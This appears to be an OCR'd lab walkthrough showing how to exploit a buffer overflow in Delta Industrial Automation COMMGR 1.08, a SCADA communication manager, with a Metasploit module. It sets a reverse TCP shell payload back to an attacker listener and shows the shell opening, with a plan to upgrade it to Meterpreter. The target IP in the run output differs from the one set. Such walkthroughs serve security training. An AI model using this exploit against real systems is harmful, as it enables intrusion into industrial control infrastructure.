
```
msf5 > use exploit/windows/scada/delta_ia_commgr_bof
msf5 exploit(windows/scada/delta_ia_commgr_bof) > show options

Module options (exploit/windows/scada/delta_ia_commgr_bof):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifie
r
   RPORT   502              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   COMMGR 1.08 / Windows Universal


msf5 exploit(windows/scada/delta_ia_commgr_bof) > 
```

Set the rhosts option which is the IP address of our target. This module doesn't support the check command.




```
msf5 exploit(windows/scada/delta_ia_commgr_bof) > set Rhosts 192.168.41.141
Rhosts => 192.168.41.141
msf5 exploit(windows/scada/delta_ia_commgr_bof) > check
[*] 192.168.41.141:502 - This module does not support check.
msf5 exploit(windows/scada/delta_ia_commgr_bof) > 
```

Although this module is supposed to support the meterpreter payload, we are unable to get it run successfully. So we will set the windows/shell/reverse_tcp payload. The plan is to get a normal shell and later upgrade it to a meterpreter shell.



```
   RHOSTS  192.168.41.141   yes       The target address range or CIDR identifie
r
   RPORT   502              yes       The target port (TCP)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     192.168.41.163   yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   COMMGR 1.08 / Windows Universal


msf5 exploit(windows/scada/delta_ia_commgr_bof) > 
```

After setting the payload, execute the module using the run command as shown below. The If everything goes well, we will get a normal command shell on the target as shown below.




```
msf5 exploit(windows/scada/delta_ia_commgr_bof) > run

[*] Started reverse TCP handler on 192.168.41.163:4444
[*] 192.168.41.129:502 - Trying target COMMGR 1.08 / Windows Universal, sending
4601 bytes...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.41.129
[*] Command shell session 1 opened (192.168.41.163:4444 -> 192.168.41.129:49159)
 at 2019-03-23 06:36:11 -0400

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Delta Industrial Automation\COMMGR 1.08>
```

POST Multi Manage Shell To Meterpreter Module

